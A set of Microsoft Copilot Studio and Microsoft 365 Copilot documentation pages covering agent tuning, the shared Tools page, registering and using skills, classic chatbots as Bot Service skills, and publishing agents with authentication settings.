

For more information, see [Optimization agent](#).

Agent tuning

Agent tuning enables you to refine agents created from tunable templates in Microsoft 365 Copilot Agent Builder. Each tunable template is designed for a specific task and includes a predefined inference workflow that specifies the foundation model, instructions, grounding approach, tool usage, and output generation. This workflow provides an optimized default configuration- a ready-to-use "recipe" that helps agents retrieve relevant context, apply tools effectively, and produce high-quality outputs from the start.

In many scenarios, agents created from these templates meet quality expectations without more customizations. When further refinement is required- such as aligning outputs more closely with organizational standards, domain-specific needs, or user expectations- agent tuning provides structured ways to improve behavior and performance.

Tunable templates are available to Copilot-licensed users in eligible tenants and are created in Agent Builder. When you create an agent from a tunable template, users can customize supported properties such as the agent name, instructions, and prompts. Access to tuning capabilities depends on tenant administrator configuration. If tuning options aren't available, users might need to request access from an administrator. Eligible users would be able to view "tune agent" option after creating an agent from a tunable template.



Three types of tuning are supported: tuning context, tuning tools, and tuning model. These dimensions are designed to work together and are evaluated using consistent user-goal driven rubric to ensure tuning leads to measurable improvements.

Tune Context

Context tuning defines the agent's goals and success criteria by specifying the primary task, domain, and representative examples. Context requirements vary by template. For example, document writing templates use examples of the types of documents the agent should produce, document summary templates require inputs such as purpose, audience, length, tone, and focus areas, and expert answers templates rely on sample files to generate evaluation questions and answers. Based on this input, the system proposes subgoals and evaluation rubrics, which establish a measurable baseline for assessing agent performance.

Tune agent

[← Back to tune agent](#)

Tune context

Refine your agent's goals, how it will be measured, and get an evaluation.

Confirm your agent's goal

Review your agent's goal, define its business domain, and share an example of what you want this age...

🕒 1-5 minutes

● Ready

Review clarifying questions

Review, add and keep the goals and subgoals that best represent your agent's purpose, and remove a...

🕒 1-5 minutes

🔒 Locked

Review metrics

Review, add and keep the criteria that best define how your agent's performance will be measured. CL...

🕒 1-5 minutes

🔒 Locked

🕒 1 hour

🕒 1-3 hours

Tune Tool

Tool tuning extends agent capabilities by integrating additional agents or tools into the workflow. These tools can be used to perform tasks such as research, validation, or writing style alignment. Custom orchestration instructions define how tools are applied, and agent performance is re-evaluated against the established rubrics after changes are made.

Tune tools

Connect to other tuned agents and expand your agent's capability to handle richer, more complex tasks. Saving this page will trigger an update to the evaluation results.

☐ Style Editor Agent

Make drafts match your company's style, voice, and tone.

Select a tuned agent from your organization

None available

☒ Document Reviewer

Check documents using your company's rules to flag issues and suggest fixes.

Select a tuned agent from your organization *

Zava Legal Reviewer

☒ Researcher

Parse organization context and the web to synthesize evidence-backed insights.

▼ Custom instructions (optional)

Guidance for when and how to delegate to connected tools and agents ⓘ

Example: Use Document Reviewer only for compliance checks" or "Ask Researcher to verify sources before summarizing."

Save

Cancel

Tune Model

Model tuning focuses on improving reasoning and output quality through supervised fine-tuning and reinforcement learning techniques. High-quality examples from organizational data are used as training input, with evaluation rubrics guiding alignment to organizational expectations. During this process, access controls, file permissions, and sensitivity labels can be applied. Model tuning runs asynchronously, allowing users to continue using the existing agent while tuning is in progress. When tuning completes, evaluation results determine whether the updated model is ready to be published.

Agent tuning is an iterative process rather than a one-time configuration. Organizations are encouraged to monitor real-world usage, gather feedback, and refine context, tools, data, or rules as requirements evolve over time. This ongoing lifecycle helps ensure agents remain accurate, relevant, and aligned with changing needs.

Tune model

Greatly improve your agent's performance by fine-tuning its model with high-quality examples of preferred outputs. You will also get an updated evaluation by completing all steps.

Provide preferred outputs

Add high-quality examples like you want this agent to generate.

● Ready

🕒 1-5 minutes

🕒 1 hour

Review access

Select who can use this agent after the model is tuned.

🔒 Locked

🕒 1-5 minutes

🕒 1-5 minutes

Start model fine-tuning process

Previous steps can't be edited once this process starts.

🔒 Locked

🕒 1 minute

🕒 1-3 days of fine-tuning the model

Choose your preferred answers

Your answers help refine the agent's understanding of quality to improve responses.

🔒 Locked

🕒 10-20 minutes

🕒 1-3 days to finish fine-tuning the model



Using tuned agents

After creation or tuning, agents can be shared with eligible users across the organization. Users interact with tuned agents through supported Microsoft 365 Copilot experiences, such as the Microsoft 365 Copilot app or Copilot Chat in Microsoft Teams.

Tuned agents provide the following benefits:

- Increased productivity through faster content creation and analysis
- Improved accuracy by grounding responses in organizational data
- Consistent outputs aligned with internal standards
- Broader access to organizational knowledge across teams

Using tuned agents



Best practices

Apply the following best practices to make the best use of tuned agents:

- Understand the agent's scope and limitations.
- Use clear, specific prompts.
- Provide starter prompts to guide users.
- Refine outputs through multi-turn interactions.
- Follow organizational security and compliance policies.
- Encourage user feedback to improve agent quality over time.

Disclaimer

The AI administrator is responsible for ensuring that your use of this product complies with all applicable data protection, privacy, and intellectual property laws. This includes meeting your obligations as a Data Controller under regulations such as the GDPR or CCPA.

Data controller obligations

- You're responsible for how data is collected, stored, and used within your tenant environment.
- You must ensure that your data practices meet legal requirements for transparency, consent, access, and deletion.

- You're responsible for verifying the accuracy, appropriateness, and compliance of any outputs generated from this system before using them. Might require reviewing with the subject matter experts.

Copyright and model training

- If you choose to train a custom model using your own data, you must ensure that you have the appropriate rights or licenses for any copyrighted materials included in the training set.
- Copyright protection won't apply to models trained using unauthorized copyrighted content. You assume full responsibility for any such use.

Data deletion

- If a user whose data is used in training a model submits a valid deletion request under GDPR (or similar regulations), you're required to retrain the model.
- When you fine-tune a model, the model weights are adjusted based on the training data. You can delete the fine-tuned model at any time.

Related content

- [Agents for Microsoft 365 Copilot](#)
- [Build agents with Copilot Studio agent builder](#)
- [Copilot Studio overview](#)

Last updated on 04/10/2026

Use shared tools from the Tools page

The **Tools** page provides a centralized place for makers to create and manage functionality that can be used across agents within an environment. You can create, manage, and use tools across various agents within an environment, making tools into versatile and reusable components.

ⓘ Note

The **Tools** page replaces the previous **Library** page.

You can access the **Tools** page in Microsoft Copilot Studio by selecting **Tools** in the left hand navigation.

When you go to the **Tools** page, you see a list of tools that are already added. If no tools are added yet, you can add a new tool by selecting **New tool**. Each entry in the list of tools contains basic information about the tool, including name, type, creator, status, and agents where the tool is added.

Tool details page

Select the name entry for one of the tools in the list to see a details page for the specific tool. From the details page, you can:

- Edit the tool
- Add the tool to one or more agents
- Export the tool in a solution

You can choose one of the selectors above the list to filter by type of item (agent, connector, custom connector, prompt). You can also search for items by name.

Create a new tool

To create a new tool and add it to the **Tools** page:

1. Select **New tool**. You're presented with several options:

- Prompt: Create a new prompt tool using the embedded prompt builder prompt editor.
- Agent flows: Streamline your business processes and automate repetitive tasks. Preconfigured to start with an agent trigger and end with a response back to your agent.

- Custom Connectors: Bridge external systems that lack prebuilt connectors. Integrate REST or SOAP APIs with platforms like Logic Apps, Power Automate, Power Apps, or Copilot Studio.
- REST APIs: Provide a guided experience for uploading Swagger files to create REST API tools. These tools are utilized to connect agents with external data sources or services not covered by prebuilt connectors.
- Computer Use: Enable agents to automate tasks in apps and websites by clicking, typing, and navigating the interface. Computer use is ideal for scenarios like data entry, updating records in a web portal, or retrieving information from systems without APIs.
- Model Context Protocol: Connect agents with existing knowledge servers and data sources to improve the use of structured and unstructured data within Copilot Studio.

2. Select one of the options. You proceed to the creation flow for the tool. For some tools, creation occurs within the context of the **Tools** page, while for others, you're redirected to another entry point for creation.

Once a tool is created, it appears on the **Tools** page. All tools within the selected environment are listed here if you're the maker of the tool or the maker shared the tool with you.

Add a tool to an agent

You can add a tool to an agent from the **Tools** page.

ⓘ Note

When you add a tool to multiple agents, the underlying tool component (prompt, REST API, custom connector, agent flow, and so on) remains the same. Copilot Studio uses a wrapper around the tool. The wrapper lets you specify specific inputs/outputs and configurations specific to the implementation of that tool with the agent.

Select tool

1. Select the ellipsis (...) next to the name of tool you want to add.
2. Select **Add to agent**.

The next steps depend on the type of tool.

Add prompt as a tool to an agent

For prompts, you're taken to the tool details page, where you can add the prompt to an agent from the same page.

1. Select **Add**.
2. Select an agent from the list of agents.
3. Select **Add**.

Add other tool types to an agent

1. Select the agent to which you want to add the tool, and then select **Add**.

You're redirected to the **Add tool** pane for the selected agent to add the tool.

2. Select the specific tool.

Depending on the tool, you might be asked to select or create a connection for the tool.

3. Select **Add to agent**.

Tools vs Library comparison

The **Tools** page doesn't cover exactly the same functionality as the previous **Library** page.

The following list indicates where to find information previously available under the **Library** page.

- Copilot agents: To create Copilot agents (also known as declarative agents) for Microsoft 365 Copilot, go to the **Agents** page and select **Microsoft 365 Copilot > Agents**. There, you can see all your existing Copilot agents, and also create new ones. You can also create agents directly in Microsoft 365 Copilot.
- Prebuilt Power Platform connectors: The **Tools** page is a place where you can create new tools from scratch. Prebuilt connectors don't fall into this category. You can view and add prebuilt connectors from within the context of an agent.
- Component collections: You can view and create collections from within the **Settings** page for an agent. You can also manage existing collections from the **Solutions** page.
- Custom connectors: You can create custom connectors from the **Tools** page. For prebuilt connectors, you can view and add from within the context of an agent.
- Flow: Available within the **Tools** page.
- Prompt: Available within the **Tools** page.
- REST API: Available within the **Tools** page.

Known limitations

There are some known issues to be aware of on the **Tools** page. Some of these issues have mitigations you can use.

 [Expand table](#)

Issue	Mitigation
Can't delete a tool from the Tools page	If a tool is created and added to an agent, that tool can be removed from the agent by navigating to the agent.
Computer use tools aren't listed on the Tools homepage	If a computer use tool is created and added to an agent, it's listed in the Tools tab of that agent.
Prompts created in Power Apps, Power Automate, or within a topic aren't visible in Copilot Studio.	Create a new prompt in Tools . This issue is because the prompt artifact is wrapped in a plugin before it's added to an agent. Prompts created in Power Apps, Power Automate, and within the context of a topic aren't wrapped in plugins. As a result, these prompts don't show up as an available tool to add on the *Tools page.
When you edit the title of a prompt tool, the new name doesn't show up under Tools .	Edit the tool name under the Tools tab of the agent where it's added.
When you create a REST API tool, it also creates a custom connector.	This behavior is by design.

Related content

- [Extend Microsoft 365 Copilot with agents](#): Extend Microsoft 365 Copilot with an agent built in Copilot Studio.
- [Use prompts to make your agent perform specific tasks](#): Add prompts in Microsoft Copilot Studio using the embedded prompt builder prompt editor.

Configure a skill for use in Copilot Studio agents

Copilot Studio lets you extend your agent by using [skills](#). If you already have agents built and deployed in your organization (using the Microsoft 365 Agents SDK or other pro-code tools) for specific scenarios, you can convert those bots into a skill and register that skill in a Copilot Studio agent.

 Note

To add a skill from within the Copilot Studio app in Microsoft Teams, you must have a [Microsoft Copilot Studio standalone subscription](#).

This article is intended for system administrators or IT professionals who are familiar with [skills](#). Once you register a skill with a Copilot Studio agent, you can seamlessly [trigger skill actions in the conversation](#).

Prerequisites

- [Review restrictions and validation for skills used in Copilot Studio](#)

 Important

Copilot Studio agents only support skills built using [Legacy Bot Framework SDK version 4.12.0+ and Microsoft 365 Agents SDK v1.0.0+](#). New skills should be built using Microsoft 365 Agents SDK.

To configure a skill, set the associated app registration in Microsoft Entra ID for your skill to single-tenant configuration.

When to use agent flows vs skills

The following table helps determine when to use agent flows or skills for a conversation.

 Expand table

Factor	When to use agent flows	When to use skills
Persona	Agent authors can build reusable flows to embed into any agent conversation.	Developers can create, deploy, and host custom skills in their own environment.
Conversation type	Use flows for simple, single-turn operations. For example, place an order, or get order status.	Use skills for complex, multi-turn operations. For example, schedule a meeting or book a flight.
Response	Use flows to emit an agent response. For example, show a personalized message or inline images.	Use skills to emit any supported agent response. For example, show an adaptive card or send random responses.
Actions	Use flows to trigger server-side single-turn actions. For example, call an HTTP API or trigger a custom connector.	Use skills to trigger server-side and client-side events and actions. For example, navigate to a page upon agent response.

Configure a skill

First, use Copilot Studio to [create an agent](#) and create and deploy a skill using pro-code tools into your organization. Refer to these samples:

.NET

[Copilot Studio Skill](#)

Before registering the skill, provide the agent's ID to your skills developer to authorize the agent to call actions in the skill. [Learn more about the skill allow list](#). You can get your agent's ID from the **Add a skill** window.

To add a skill to your agent:

1. Go to your agent.
2. Select **Settings** > **Skills** to go to the skills page.
3. Select **Add a skill**.
4. Copy your agent ID. You need to provide the agent ID to your skills developer.
5. Enter the URL to the [skill manifest](#). A skill's manifest contains the information that your agent needs to trigger actions within a skill.
6. Select **Next** to begin the [validation process](#). Once the validation is successful, your skill is added to your agent. You can now [use this skill in your topics](#).

Compliance considerations

To protect user privacy, we require skills to be registered as an app in the signed-in user's Microsoft Entra ID tenant.

Troubleshoot errors during skill registration

A series of validation checks are made against the URL. These checks ensure compliance, governance, and usability of the skill being added to your agent. You must fix these errors before registering a skill.

 Expand table

Error message	Troubleshoot / Mitigation
We ran into problems getting the skill manifest. (<code>MANIFEST_FETCH_FAILED</code>)	Try opening your manifest URL in a web browser. If the URL renders the page within 10 seconds, re-register your skill.
The manifest is incompatible. (<code>MANIFEST_MALFORMED</code>)	(a) Check if the manifest is a valid JSON file. (b) Check if the manifest contains required properties For example, (<code>name</code> , <code>msaAppId</code> , single <code>endpoint</code> , <code>activities/id</code> , <code>activities/description</code> , <code>activities/type</code> (only <code>event</code> or <code>message</code> supported)).
There is a mismatch in your endpoints (<code>MANIFEST_ENDPOINT_ORIGIN_MISMATCH</code>)	Check if your skill endpoint matches your Microsoft Entra ID application registration's <code>Publisher domain</code> (preferred) or <code>Home page URL</code> field. Learn more about setting the home page for endpoints .
To add a skill, it must first be registered (<code>APPID_NOT_IN_TENANT</code>)	Check if your skill's application ID is registered in your organization's Microsoft Entra ID tenant.
The link isn't valid; The link must begin with https:// (<code>URL_MALFORMED</code> , <code>URL_NOT_HTTPS</code>)	Revise the link to add a secure URL.
The manifest is too large; (<code>MANIFEST_TOO_LARGE</code>)	Check size of the manifest. It must be less than or equal to 500KB.
This skill has already been added to your agent. (<code>MANIFEST_ALREADY_IMPORTED</code>)	Delete the skill and try registering again.
The skill is limited to 100 actions. (<code>LIMITS_TOO_MANY_ACTIONS</code>)	There are too many skill actions defined in skill manifest. Remove actions and try again.

Error message	Troubleshoot / Mitigation
Actions are limited to 25 inputs. (LIMITS_TOO_MANY_INPUTS)	There are too many skill action input parameters. Remove parameters and try again.
Actions are limited to 25 outputs. (LIMITS_TOO_MANY_OUTPUTS)	There are too many skill action output parameters. Remove parameters and try again.
Your agent can have a maximum of 100 skills. (LIMITS_TOO_MANY_SKILLS)	There are too many skills added into an agent. Remove an existing skill and try again.
It looks like something went wrong. (AADERROR_OTHER)	There was a transient error while validating your skill. Retry.
Something went wrong while checking your skill. (ENDPOINT_HEALTHCHECK_FAILED, HEALTH_PING_FAILED)	Check if your skill endpoint is online and responding to messages. Also check that the single tenant skill's app registration was deployed to the same tenant.
This skill has not allow-listed your agent (ENDPOINT_HEALTHCHECK_UNAUTHORIZED)	Check if your agent has been added to the skill's allow list.

Last updated on 11/28/2025

Use skills in Copilot Studio

Copilot Studio lets you extend your agent using skills. If you already have bots deployed in your organization (built by using pro-code tools, including the Microsoft 365 Agents SDK) for specific scenarios, you can convert such a bot to a skill and embed the skill within a Copilot Studio agent.

Prerequisites

- [Review restrictions and validation for skills used in Copilot Studio](#).
- [A standalone Copilot Studio subscription](#). If you have a [Teams plan](#), you can't use Agents SDK skills.

Add a skill to agent conversations

First, [create a Copilot Studio agent](#) and [create and deploy the skill using pro-code tools](#) into your organization.

Next, [register the skill in Copilot Studio](#) so that your agent can use it.

Finally, add the skill to a conversational topic by following these steps:

1. Go to the [Topics](#) page for the agent.
2. Open the topic you want to call a skill from.
3. Select the **Add node** icon  under the node after which you want to call the skill.
4. Select **Add a tool**, and then select the skill you want to use.
5. If your skill has inputs, assign variables to those inputs. Also, if your skill outputs to variables, you can use those variables in any nodes that follow.

Note

Skills can accept simple data types (integer, Boolean, string) and complex data types (as JSON strings).

If you need to extract variables from complex data types, you must [use an agent flow](#) to further parse and break down complex JSON strings into key value pairs for use in your agent.

6. Select **Save** to persist your changes to the topic.

7. [Test your agent](#) to make sure it's using the skill properly.

Convert an existing skill from multitenant to single-tenant

You can convert existing skills from multitenant support to single-tenant support. To convert a multitenant skill into a single-tenant skill, make the following changes:

1. Create a new single-tenant Microsoft Entra ID app registration.
2. Update the skill configuration to use single-tenant.
3. Deploy the skill.
4. (Optional) Update the source code.

For more information, see [Implement a skill for Copilot Studio](#).

Single-tenant skills and conditional access policies

Microsoft Entra ID tenant admins can configure conditional access policies to control access to resources in the tenant. These policies can affect requests to resources, including skills, based on factors such as geography. Review the [conditional access policies](#) in your tenant.

Last updated on 01/23/2026

Use a classic chatbot as a skill in a Bot Service bot

ⓘ Note

This article applies to classic chatbots only. This feature isn't available for Copilot Studio agents.

When you use a classic chatbot as a [skill](#) with a Bot Service bot, the Bot Service bot determines if anything the user says matches the classic chatbot's [trigger phrases](#). If there's a match, the Bot Service bot can pass the conversation to the classic chatbot. The classic chatbot extracts any [entities](#) and triggers the matching topic.

ⓘ Important

To use classic chatbots as skills, you must have a [trial or full Copilot Studio license](#). This capability isn't available with the Copilot Studio for Teams plan.

To set up your classic chatbot as a skill:

1. [Add the Bot Service bot to the allow list for the classic chatbot.](#)
2. [Download the skill manifest for the classic chatbot.](#)
3. [Connect to a Copilot Studio skill from your bot.](#)
4. [Confirm the bot works as a skill.](#)

Prerequisites

- [Understand how Bot service skills work.](#)
- [Get your Bot Service bot's app ID.](#)

Add your Bot Service bot to the allow list for your classic chatbot

Add the Bot Service bot's app ID to the allow list for the classic chatbot that you want to use as a skill. The bots must be in the same tenant.

1. Get the Microsoft app ID for your Bot Services bot. You can find this information in the Azure portal or in the bot configurations.
2. In Copilot Studio, open the classic chatbot you want to use as a skill.
3. Go to **Settings**, select **Security**, and then select **Allowlist**.
4. Select **Add allowed caller**.
5. Paste your Bot Service bot's **app ID** and select **Next**.

⊗ **Caution**

A classic chatbot can't act as a skill for other classic chatbots. If you try to add an app ID that belongs to a classic chatbot to the allow list, you get an error. You can only add an app ID for a Bot Service bot.

Copilot Studio validates the Bot Service bot's app ID and confirms that it belongs to a bot in the same tenant.

6. (Optional) Add a **Display name** for the bot you added to the allow list.
7. Select **Save**.

The Bot Service bot appears by its display name if you entered one, or by its app ID if you didn't enter a display name. To delete or edit it at any time, select the icon to the right of the bot's display name or app ID.

ⓘ **Note**

Bot Service bots added to the allow list aren't [exported as part of the bot content](#).

Download the skill manifest for your classic chatbot

Bot Service bots can use a Copilot Studio skill manifest to configure a connection to the classic chatbot that produced the manifest.

All classic chatbots have skill manifests. A skill manifest is a JSON file that includes the skill's name, interface, and trigger phrases.

A Bot Service bot uses a skill manifest to know when to trigger the classic chatbot (for example, in response to something a user says).

Copilot Studio skill manifests follow [version 2.2 of the Bot Service skill manifest schema](#) and consist of *intents.lu* and *manifest.json* files.

Based on the manifest data, a Bot Service bot might decide that a classic chatbot should handle the user's request. The bot passes everything the user said to the chatbot. Then, the chatbot matches what the user said to a [topic](#), extracts any [entities that are needed for slot filling](#), and triggers the topic.

Copilot Studio automatically generates and updates skill manifests. A classic chatbot has two skill manifests:

- **Test manifest:** Allows the Bot Service bot to connect to the test version of your classic chatbot. Use the test manifest to validate changes to your skill before you publish it.
 - The test manifest is immediately available for every newly created classic chatbot.
 - It's automatically updated to reflect changes every time you save your classic chatbot.
- **Published manifest:** Allows the Bot Service bot to connect to the published version of your classic chatbot.
 - The published manifest is only available for classic chatbots that were published at least once.
 - It's automatically updated to reflect changes every time you [publish your classic chatbot](#).

Both skill manifests appear on the **Manage allowlist** panel.

The skill manifests also appear on the chatbot's **Details** page. Go to **Settings**, then select **Details**. The **Details** page shows other metadata, including **Environment ID**, **Tenant ID**, and **Bot app ID**.

To download a manifest, select it. It downloads as a .zip file labeled *_<bot name> manifest* for the **Published manifest**, or *<bot name>test_manifest* for the **Test manifest**.

ⓘ Note

The skill manifest doesn't include system topics. Only topics that chatbot authors create and intent triggers that authors add to the bot are included.

Connect to a Copilot Studio skill from your bot

Use the information from your Copilot Studio skill manifest to create a skill connection in your Bot Service bot.

For more information about the structure of the skill manifest, see [Skills manifest](#).

The activities section of the skill manifest contains the topics that are available in your classic chatbot.

You can [implement a skill consumer](#) in your Bot Service bot to call a classic chatbot as a skill.

Test your classic chatbot as a skill with a Bot Service bot


Use the [Bot Service Emulator](#) to test that your Bot Service bot is properly calling a classic chatbot as a skill.

Important

You must add your Bot Service bot to the classic chatbot's allow list for the skill connection to work.

Update a multitenant Bot Service bot to a single-tenant bot

The following illustration shows the scenario where a Bot Service bot calls a classic chatbot, to use it as a skill.



Both the Bot Service bot and the classic chatbot have a Microsoft Entra ID app registration, which the Azure Bot instances reference. You create these Microsoft Entra ID app registrations as multitenant. The Bot Service bot requests a token from the [Bot Service](#) tenant and uses

this token to authenticate to Copilot Studio by using Azure Bot Service. Copilot Studio uses the same mechanism to contact the Bot Service bot.

Because the Copilot Studio chatbot's application registration is now single-tenant, this communication no longer works. Microsoft Entra ID refuses to create tokens for single-tenant application registrations that aren't in the same tenant.

Additionally, Copilot Studio validates the incoming token and rejects requests from tenants it doesn't expect, such as the tenant ID in which the classic chatbot's application registration was created.

To resolve this issue, follow the guidance that applies to your situation:

- Classic chatbots in the same tenant as the Bot Service bot—In scenarios where the Copilot Studio chatbot is already deployed in the same tenant as the Bot Service bot and is only used by this bot, update the bot to a single-tenant configuration, then redeploy your Bot Service bot. For more information on how to configure a Bot Service bot for single-tenant, see [Provision and publish a bot](#).
- Copilot Studio chatbot that can't be updated to single-tenant—In scenarios where the Copilot Studio chatbot is already deployed in the same tenant as the Bot Service bot, but the bot can't be updated to single-tenant, update the code in the Bot Service bot to create the token to communicate with the Copilot Studio chatbot. The token needs to be created for the tenant in which the Copilot Studio chatbot was also created. In addition, the response must be accepted, which probably requires that you follow the steps in [Convert an existing skill from multitenant to single-tenant](#).

Related information

- [Skills overview](#)
- [Skills manifest](#)
- [Test a skill in Emulator](#)

Key concepts - Publish and deploy your agent

Summarize this article for me

With Copilot Studio, you can publish agents to engage with your customers on multiple platforms or channels. For example, live websites, mobile apps, Microsoft 365 Copilot, and messaging platforms like Teams and Facebook.

Each time you update your agent, you can publish it again from within Copilot Studio. Publishing your agent applies to all the channels associated with your agent.

Web app

You need to publish your agent before your customers can engage with it. You can publish your agent on multiple platforms, or *channels*.

After you publish your agent to at least one channel, you can connect it to more channels. Remember to publish your agent again after you make any changes to it.

When you publish your agent, this agent updates on all connected channels. If you make changes to your agent but don't publish after doing so, your customers won't be engaging with the latest content.

The agent comes with the **Authenticate with Microsoft** option turned on. The agent automatically uses Microsoft Entra ID authentication for Teams, Power Apps, and Microsoft 365 Copilot without requiring any manual setup.

If you want to allow anyone to chat with your agent, select **No authentication**.

⊗ Caution

Selecting the **No authentication** option allows anyone who has the link to chat and interact with your bot or agent.

We recommend you apply authentication, especially if you are using your bot or agent within your organization or for specific users, along with [other security and governance controls](#).

If you want to use other channels and still have authentication for your agent, select **Authenticate manually**.

Important

If you select **No authentication**, your agent can't use [tools](#) with [user credentials](#).

Publish the latest content

1. With your agent open for editing, in the navigation menu, select **Publish**.
2. Select **Publish**, and then confirm. Publishing can take a few minutes.

Test your agent

